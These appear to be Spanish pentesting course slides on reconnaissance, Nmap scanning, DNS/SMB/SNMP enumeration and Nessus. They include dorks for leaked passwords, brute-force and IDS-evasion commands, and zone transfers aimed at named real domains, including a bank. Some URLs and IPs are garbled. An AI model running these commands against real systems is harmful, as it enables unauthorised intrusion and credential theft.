Para Wordpress, errores en php, nessus, usuarios y contraseñas

- "select all / unselect all" **inurl:**server_export
- **ext:**txt host password
- **ext:**txt stealer password

Cache, ext, web en búsqueda de dorks, google alerts

- pagina <http://www.hackersforcharity.org/ghdb/>
- **ext:**sql **intext:**"alter user" **intext:**"identified by"
- <https://www.google.com/alerts>
- **cache:**aldaba.com #para links de aldaba
- **info:**aldaba.com #info sobre dns
- "www. aldaba.com" #todo relacionado con aldaba



</Recolección de Información>

Archivo Robots:

- Robots y user-agent
- robots o webcrawler
- googlebot, bingbot

Son utilizados para saber si la pagina web permite indexar o no los directorios listados en el archivo robots.txt.

También el archivo readme.txt si es que lo tienen algunas paginas.

Ejemplo:

<https://aldaba.com/robots.txt>



</Recolección de Información>

Bing Hacking

En el browser **bing.com** buscamos:

- filetype:pdf site:gob.do
 - "--MySQLdump 10.11"
 - ip:67.18.186.179
 -
 -
 -
- site:itla.edu.do ext:pdf intitle:C Documents
site:itla.edu.do ext:pdf intitle:C Users



</Recolección de Información>

Whois

- `whois cystrong.com`

Banner Grabbing

- `nc -v cystrong.com 80`
- `nmap -sV -sT cystrong.com`



</Otras paginas Importantes>

Foros, Grupos, Metadatos, etc.

<http://www.us-cert.gov>

<http://www.securitytracker.com>

<http://www.microsoft.com/security/default.msp>

<http://www.securityteam.com>

<http://www.packetstormsecurity.com>

<http://www.secunia.com>

<http://www.securityfocus.com>

<http://www.exploit-db.com>

<http://www.hackerstorm.com>

<http://www.zone-h.org>

<http://http://cve.mitre.org>

<http://www.frsirt.com>

<https://virustotal.com>



</Recolección de Información>

Amix-gath.sh es un Script utilizado para la Recolección de Información de manera automatizada.

Desde la consola descargamos nuestro script:

```
git clone https://github.com/egrullon/information-gathering.git
```

```
./amix-gath.sh www.site-ejemplo.com
```



</Técnicas Avanzadas de Escaneos>



</Escaneos>

El termino escaneo de puertos se emplea para designar a la acción de analizar por medio de un programa el estado de los puertos de una maquina conectada a una red de comunicaciones. Este detecta si un puerto esta abierto, cerrado o protegido por un firewall (filtrado).

Se utiliza para detectar que servicios comunes esta ofreciendo la maquina y posibles vulnerabilidades de seguridad según los puertos abiertos. También puede llegar a detectar el sistema operativo que esta ejecutando la maquina según los puertos que tiene abiertos.

Objetivo: Tener un listado de todos los servicios, puertos, maquinas en línea.




Tipos de Escaneos

- Barrido de Redes
Envío de paquetes de sondeo (*Probe*).
- Rastreo de Redes
Determinar topología de red.
- Escaneo de Puertos
Determinar puertos TCP/UDP.
- Identificación de Sistemas Operativos
Determinar S.O. y sus versiones.
- Escaneo de Versiones de Servicios de Red
Determinar banners de servicios.
- Escaneo de Vulnerabilidades
Listar posibles vulnerabilidades.




Tipos de Escaneos



3 Way Handshake

- Cada conexión legítima empieza con el “3 way handshake”.
- Usado para establecer una conexión TCP.

Objetivo: Este intercambia números de secuencia que serán incrementados a medida que dos computadoras intercambian paquetes.



3 Way Handshake

Los Flags en TCP

SYN = se utiliza para iniciar una conexión entre dos maquinas.

ACK = se utiliza para establecer una conexión entre dos maquinas.

PSH = push - indica al sistema receptor que debe enviar toda la data buffer almacenada de manera inmediata.

URG = urgent - la data que se encuentra contenida debe de procesarse de manera inmediata.

FIN = finish - se le indica al sistema que se hace una conclusión normal en el proceso de comunicación.

RST = reset - se utiliza para hacer un reseteo de la comunicación... una terminación brusca entre las maquinas.



Herramientas para escaneos de Puertos y Vulnerabilidades:

- Nmap
- OpenVAS
- Nessus
- Nexpose
- QualysGuard
- Acunetix



NMAP

Es un programa de código abierto que sirve para efectuar rastreo de puertos escrito originalmente por Gordon Lyon (más conocido por su alias *Fyodor Vaskovich*) y cuyo desarrollo se encuentra hoy a cargo de una comunidad.

Fue creado originalmente para Linux aunque actualmente es multiplataforma. Se usa para evaluar la seguridad de sistemas informáticos, así como para descubrir servicios o servidores en una red informática, para ello Nmap envía unos paquetes definidos a otros equipos y analiza sus respuestas.



Características de NMAP

- Descubrimiento de servidores: Identifica computadoras en una red, por ejemplo listando aquellas que responden ping.
- Identifica puertos abiertos en una computadora objetivo.
- Determina qué servicios está ejecutando la misma.
- Determinar qué sistema operativo y versión utiliza dicha computadora, (esta técnica es también conocida como *fingerprinting*).
- Obtiene algunas características del hardware de red de la máquina objeto de la prueba.



</Nmap>

Interfaces Graficas de NMAP

- Zenmap
- Nmap-CGI
- NmapWin
- NmapW



</Nmap>

Utilizar Nmap:

`nmap -help`

<code>-iL archivo</code>	<code># opcion para leer archivo con listados de IP.</code>
<code>-iR num</code>	<code># objetivos aleatorios.</code>
<code>--exclude host</code>	<code># objetivos aleatorios.</code>
<code>--excludefile</code>	<code># archivo fichero con IPs de exclusion.</code>
<code>-Pn</code>	<code># no ping.</code>
<code>-sn</code>	<code># ping sweep.</code>
<code>-PR</code>	<code># ping ARP.</code>
<code>-PS puerto</code>	<code># ping TCP SYN.</code>
<code>-PA puerto</code>	<code># ping TCP ACK.</code>
<code>-PU puerto</code>	<code># ping UDP.</code>
<code>-PE</code>	<code># ping ICMP.</code>



</Nmap>

Utilizar Nmap:

-P0 protocolo	# escaneo protocolo.
--dns-server <>server	# DNS.
--traceroute	# para hacer traceroute del objetivo.
--osscan-limit	# limita la deteccion.
--osscan-guess	# revision extensa.
--max-os-tries	# intentos para detectar el S.O.
-D	# para senuelos.
-S IP	# envia paquetes con una origen en una ip especifica.
--spoof-mac MAC	# envia tramas ethernet con direcc. MAC esp.
-g	# cuando sea posible envía paquetes desde un puerto.
-e	# interface define la interface a utilizar.



Opciones principales en Nmap:

-sn	# para un ping sweet para no se detectado.
-sP	# para un ping scan.
-F	# para un escaneo rápido de puertos principales.
-sS	# para no ser detectados.
-sA	# para mas informacion.
--exclude IP	# para excluir alguna IP o varias separadas con “,”.
-A	# presenta mucha informacion, traceroute, versión de servicios, script scanning.
-open	# para ver puertos en estado abierto.
-n	# para no hacer resolución inversa de DNS.
-R	# para resolución inversa en todos los equipos.
-T 0-5	# para escaneos lentos (0) o rapidos (5).



Opciones principales en Nmap:

-p	# para especificarle los puertos.
-sV	# para ver la versión de los servicios.
-sC	# para ejecutar el script default de nmap.
-iL /archivo/ip.txt	# para escanear las IP del archivo.
-oA /archivo/escaneo	# para generarlo en formato de nmap.
-oN escaneo3	# para guardar el resultado en .txt.
-oX escaneo4.xml	# para guardar el resultado como xml.
-oG escaneo5	# para guardar resultado y pueda ser filtrado con grep.
-vv	# para que me presente mas informacion.
-f	# para fragmentar el tamaño de los paquetes.
-D	# para hacer DECOY y tartar de evader IDS.
-PN	# para tratar de sobre pasar firewalls.



</Nmap>

Utilizando Nmap:

Para un escaneo de puertos en la red Interna.

- `nmap 192.168.1.0/24`

Para realizar un ping scan a todo el rango de IP.

- `nmap -sP 192.168.1.0/24`

Para tratar de identificar el S.O. del dispositivo.

`nmap -O 192.168.1.25`

O un poco mas intrusive.

- `nmap -O2 192.168.1.25`

Para identificar un S.O. tipo Microsoft.

- `nmap --script smb-os-discovery 192.168.1.25`



</Nmap>

Utilizando Nmap:

Para hacer un list scan.

- `nmap -sL 192.168.0.0`

Para hacer un escaneo rapido de puertos principales.

- `nmap -F 192.168.1.25`

Para hacer un ping scan.

- `nmap -sP 192.168.1.0/24`

Para hacer ping y tratar de no ser detectado con ping sweets.

- `nmap -sn 192.168.1.25`

Para obtener mas informacion combinada.

- `nmap -sA 192.168.1.25`

Solo para ver puertos en estado abierto.

- `nmap --open 192.168.1.0/24`



</Nmap>

Utilizando Nmap:

Para identificar los S.O. tipo Microsoft en la Red.

- `nmap -p 137,445 -script=smb-os-discovery.nse 192.168.1.0/24`

Para ver la version de los servicios y mas detalles.

- `nmap -vv -sV 192.168.1.25`

Para ver version de los servicios y posibles vulnerabilidades.

- `nmap -sV -sC 192.168.1.25`

Para escanear todos los puertos TCP y UDP.

- `nmap -sT -sU 192.168.1.25`

Para escanear puertos especificos.

- `nmap -p 22,25,80-500 192.168.1.25`

Para escanear puertos TCP y UDP especificos.

- `nmap -pU:137,445,53,T:21,139,440-445 192.168.1.0/24`



Utilizando los Scripts en Nmap:

`locate *.nse` # para localizar la ruta de los scripts de Nmap.

Para validar equipos en la red con esta vulnerabilidad.

- `nmap --script smb-vuln-ms08-067.nse -p445 192.168.1.25`

Para detectar la vulnerabilidad de heartbleed.

- `nmap -p 443 --script ssl-heartbleed 192.168.1.25`

Para detector la vulnerabilidad poodle.

- `nmap -sV --version-light --script ssl-poodle -p 443 192.168.1.25`

Para la enumeracion de un servicio web.

- `nmap -sV --script http-enum.nse IP`

Para analizar las cabeceras de un servicio web.

- `nmap -sV --script http-title 192.168.1.25`



Utilizando los Scripts en Nmap:

Para realizar ataques de fuerza bruta al puerto 21.

- `nmap -p 21 --script=ftp-brute grupolibre.org -d`

Para estar a la escucha de conexiones de dropbox en la red.

- `nmap --script=broadcast-dropbox-listener --script-args=newtargets -Pn`

Para ver las cabeceras http.

- `nmap -sV --script http-headers grupolibre.org`

Para ver los banners en los servicios.

- `nmap -sV --script=banner 192.168.1.25`

Para lanzar todos los ataques hacia el protocolo smb.

- `nmap -sV --script=smb* 192.168.1.25`



Utilizando los Scripts en Nmap:

Para hacer un broadcast en todo el segmento de Red.

- `nmap --script broadcast-ping 192.168.1.0/24`

Para poner un sniffer en escucha en la Red.

- `nmap -sL --script=targets-sniffer -e wlan0`

Para realizar fuerza bruta al servicios de Mysql.

- `nmap -p3306 --script mysql-brute.nse 192.168.1.25`

Para realizar fuerza bruta al CMS wordpress.

- `nmap -sV -Pn --script http-wordpress-enum --script-args limit=20 grupolibre.org -d`

Para descubrir posibles errores web.

- `nmap -Pn -p80 --script http-erros.nse grupolibre.org`



Utilizando los Scripts en Nmap:

Para realizar un traceroute del dominio.

- `nmap --script http-trace grupolibre.org`

Para realizar una posible enumeracion de los dominios en todo el segmento interno.

- `nmap -sS --script smb-enum-domains.nse -pU:137,T:139 192.168.1.0/24`

Para realizar una posible enumeracion de los usuarios en todo el segmento interno.

- `nmap -sS --script smb-enum-users.nse -pU:137,T:139 192.168.1.0/24`

Para realizar un traceroute del dominio o IP a consultar.

- `nmap --traceroute --script traceroute-geolocation.nse -p 80 fsf.org`



Utilizando los Scripts en Nmap:

Para realizar una posible enumeracion de las sesiones en todo el segmento interno.

- `nmap -sS --script smb-enum-sessions.nse -pU:137,T:139 192.168.1.0/24`

Para encontrar posibles vulnerabilidades.

- `nmap -Pn --script=vuln 192.168.1.25`

Para realizar una busqueda de posibles equipos con Remote Desktop activado.

- `nmap -sV --script rdp-vuln-ms12-020.nse -p 3389 192.168.1.0/24`

Para encontrar el password o community string del servicios snmp.

- `nmap -sU -n -p 161 --script snmp-brute 192.168.1.1 --script-args snmp-brute.communitiesdb=/ruta/diccionario`



Evadiendo Firewalls e IDS con Nmap:

Para intentar sobre pasar los firewalls.

- `nmap -PN -sV 192.168.1.25`
- `nmap -PN -sV 192.168.1.25 -T4`
- `nmap -PN -n -sV 192.168.1.25`

Para intentar no ser detectado con otras alternativas.

- `nmap -PA 192.168.1.25`
- `nmap -PS 192.168.1.25`
- `nmap -sS 192.168.1.25`
- `nmap -sW 192.168.1.25`



Evadiendo Firewalls e IDS con Nmap:

Para no hacer ping cuando se esta realizando el escaneo.

- `nmap -Pn 192.168.1.25`

Para manipular el tamaño de los paquetes “fragmentar”.

- `nmap -f -p445 192.168.1.25`

Hacer Decoy para hacer creer que el escaneo proviene de varias IP's.

- `nmap -D 192.168.1.70,192.168.1.71,192.168.1.5 -p80,25,445 -f -n -PS
-Pn -sV 192.168.1.25`

Para hacer escaneos con IP Zombie y Puerto 1234.

- `nmap -P0 -sI 40.50.3.4:1234 192.168.1.25`

Para intentar evadir con otras combinaciones.

- `nmap -sS -P0 192.168.1.25`



</Nmap>

Escaneos con archivos en Nmap:

Para realizar escaneos desde archivos con listado de IP's.

- `nmap -iL /ruta/archivo/listado-ip.txt`

Para guardar el resultado en un archivo de texto.

- `nmap 192.168.1.0/24 > /ruta/archivo/escaneo.txt`

Para generar el escaneo en formato de nmap.

- `nmap 192.168.1.0/24 -oA /ruta/archivo/escaneo`

Para guardar el resultado en .txt.

- `nmap 192.168.1.0/24 -oN escaneo3`

Para guardar en archivo xml.

- `nmap 192.168.1.0/24 -oX escaneo4.xml`

Para guardar resultado y pueda ser filtrado con grep.

- `nmap 192.168.1.0/24 -oG escaneo5`




</Técnicas Avanzadas de Enumeración>



</Enumeración de Información>

Utilizando NETCRAFT

<http://www.netcraft.com>



Site report for bpd.com.do

Search...

Netcraft Extension







- Home
- Download Now!
- Report a Phish
- Site Report
- Top Reporters
- Incentives for reporters
- Phishiest TLDs
- Phishiest Countries
- Phishiest Hosters
- Phishing Map
- Takedown Map
- Most Popular Websites
- Branded Extensions
- Tell a Friend

Phishing & Fraud

- Phishing Site Feed
- Hosting Phishing Alerts
- SSL CA Phishing Alerts
- Registry Phishing Alerts
- Domain Registration Risk
- Bank Fraud Detection
- Phishing Site
- Countermeasures

Extension Support


Lookup another URL:
Enter a URL here

Share:      

Background

Site title	Banco Popular	Date first seen	January 1998
Site rank	141195	Primary language	Turkish
Description	Not Present		
Keywords	Not Present		

Network

Site	http://bpd.com.do	Netblock Owner	Banco Popular Dominicano
Domain	bpd.com.do	Nameserver	nss1.codetel.net.do
IP address	201.221.126.30	DNS admin	hostmaster@codetel.net.do
IPv6 address	Not Present	Reverse DNS	unknown
Domain registrar	unknown	Nameserver organisation	unknown
Organisation	unknown	Hosting company	unknown
Top Level Domain	Dominican Republic (.com.do)	DNS Security Extensions	unknown
Hosting country	 DO		

Hosting History

Netblock owner	IP address	OS	Web server	Last seen

Award Winning Customer Service

DATAPIPE



</Enumeración de Información>

Paginas para ver configuración DNS

- <https://dnstumpster.com>
- <http://dnscheck.pingdom.com>
- <http://www.intodns.com>
- <http://mydnstools.info>
- <http://www.dnsstuff.com>
- <http://www.freednsinfo.com>
- <http://www.dns-utils.com>
- <https://dmarcian.com/dmarc-inspector/google.com>
- <https://otalliance.org/resources/spf-dmarc-tools-record-validator>



</Enumeración de Información>

Localiza IP

- <http://www.ip2location.com>
 - <http://kharkoma.homelinux.com/gmaps/gmapip.html>
 - <http://www.ip-adress.com>
 - <http://www.whatismyip.com>
 - <http://cmyip.com>
 - <https://geoiptool.com>
 - <http://www.my-ip-neighbors.com>
 - <http://whois.domaintools.com>
 - <http://net.ipcalf.com>
 - <https://panopticlick.eff.org>
- # para IP local
para tu huella digital



</Enumeración de Información>

DNS (NSLOOKUP, Host, Dig)

```
nslookup
server ip-del-dns

set q=mx
google.com
set q=any
google.com
set type=a
google.com
ls -d dominio >> /tmp/dominio.txt
```



</Enumeración de Información>

Consulta con Host

`host -h`

`host -t MX google.com`

`host -t NX bpd.com.do`

`host -t A cystrong.com`

Consulta con Dig

`dig -h`

`dig @8.8.8.8 cystrong.com -t MX`

`dig codigolibre.org -t A`

`dig fsf.org -t AAAA +short`



</Enumeración de Información>

Transferencia de Zonas

Para ver versión de bind en DNS

```
dig @190.8.32.80 version.bind txt chaos
```

Consulta transferencia de zonas

```
dig @8.8.8.8 viva.com.do -t axfr
```

```
host -l bhdleon.com.do
```



</Enumeración de Información>

Scripts para fuerza bruta a DNS

```
dnsenum -f /usr/share/dnsenum/dns.txt grupolibre.org
```

```
fierce -dns bpd.com.do threads 3
```

```
dmitry -iwnse qubit.do
```

```
dmitry -p orange.com.do -f -b
```

```
dnsrecon -d bpd.com.do -t axfr
```

```
dnsrecon -d bpd.com.do
```



</Enumeración de Información>

Búsqueda de correos con theHarvester:

```
theharvester -d itla.edu.do -b google > google.txt
```

```
theharvester -d itla.edu.do -b linkedin
```

```
theharvester -d itla.edu.do -l 100 -b twitter
```

```
python infoga.py --target cystrong.com --source all
```

Búsqueda inversa de Imágenes:

<http://www.google.com>

Búsqueda de información en Pastebin:

<http://www.pastebin.com>



</Enumeración de Información>

Discover.sh es un Script utilizado para la realizar distintas tareas de Enumeración de manera automatizada.

Desde la consola descargamos el script desde GitHub:

```
git clone https://github.com/leeбайд/discover.git
```

```
./discover.sh
```



</Enumeración de Información>

Herramientas para encontrar documentos de la Víctima:

- `goofile -d claro.com.do -f txt`
- `metagoofil -d viva.com.do -t doc,pdf -n 50 -o directorio -f resultado.html`
- Foca
- Google Hacking



</Enumeración de Información>

Enumeración de Usuarios

```
python /usr/share/doc/python-impacket/examples/samrdump.py 192.168.0.4
```

Enumeración vía SNMP

```
snmpwalk public -v1 192.168.X.XXX 1 |grep 77.1.2.25 | cut -d" " -f4
```

```
python /usr/share/doc/python-impacket-doc/examples/samrdump.py SNMP  
192.168.0.4
```

```
nmap -sT -p 161 192.168.X.XXX/254 -oG snmp_results.txt
```



</Enumeración de Información>

Enumeración vía Netbios

- `nbtscan -r 192.168.1.0/24`

Encontrar Netbios con Nmap

- `nmap -p 137 -sU --script nbstat.nse 192.168.1.0.4`



</Enumeración de Información>

Enumeración vía SMB

- `nmblookup -A 192.168.0.4`
- `smbclient //mnt/share -I 192.168.0.4 -N`
- `rpcclient -U "" 192.168.0.4`
- `enum4linux -a 192.168.0.4`

Finger Printing vía SMB

- `smbclient -L //192.168.0.4`

Enumeración usuarios vía SMB

- `nmap -sU -sS --script=smb-enum-users -p U:137,T:139 192.168.0.4`



</Enumeración de Información>

Enumeración vía SNMP

- `snmpcheck -t 192.168.1.4 -c public`
- `snmpenum -t 192.168.1.4`
- `echo -e "public\nprivate\nmanager" > archivo.txt`
- `onesixtyone -c archivo.txt -i 192.168.1.4`
- `snmpwalk -c public -v1 192.168.1.4 1.3.6.1.2.1.25.1.6.0`
- `snmpwalk -c public -v1 10.11.1.4`
- `nmap -sV -p 161 --script=snmp-info 192.168.1.4/24`



</Enumeración de Información>

Enumeración en GNU/Linux

- `find / -perm -4000 2>/dev/null`
- `cat /etc/issue`
- `uname -a`
- `ps -xaf`
- `sudo -l`

Enumeración en Windows

- `net config Workstation`
- `systeminfo | findstr /B /C:"OS Name" /C:"OS Version"`
- `hostname`
- `net users`
- `ipconfig /all`
- `route print`
- `arp -A`
- `netstat -ano`



</Técnicas Avanzadas de Vulnerabilidades>



</Técnicas de Vulnerabilidades>

■ Evaluación de Vulnerabilidades

Es cuando identificamos, cuantificamos y priorizamos las vulnerabilidades en su infraestructura.

El propósito es mitigar las vulnerabilidades descubiertas antes que cualquier persona mal intencionada o ciberatacante se aproveche de la debilidad para explotarla.



</Técnicas de Vulnerabilidades>

Un análisis de seguridad nos ayuda a identificar las vulnerabilidades en nuestros servicios e infraestructuras.

Para realizar un análisis de seguridad debemos tener ciertos skills o habilidades de todo un profesional para poder realizar estos análisis e identificar cuales son esos problemas (insiders) empleados, (Outsiders) crackers.

Como medimos la Seguridad?

- Auditorias
- Análisis de Vulnerabilidades
- Pentesting



</Técnicas de Vulnerabilidades>

Algunas Herramientas de Analisis de Vulnerabilidades:

- Nmap
- Nessus
- OpenVAS
- Nexpose
- QualysGuard
- Acunetix



</Técnicas de Vulnerabilidades>

Nessus

Para subir el servicio de Nessus

- `systemctl start nessusd`

Para ver el status del servicio Nessus

- `systemctl status nessusd`

Para entrar a la URL del servicio Nessus

- `https://127.0.0.1:8834`


Para bajar el servicio una vez ya hemos terminado

- `systemctl stop nessusd`



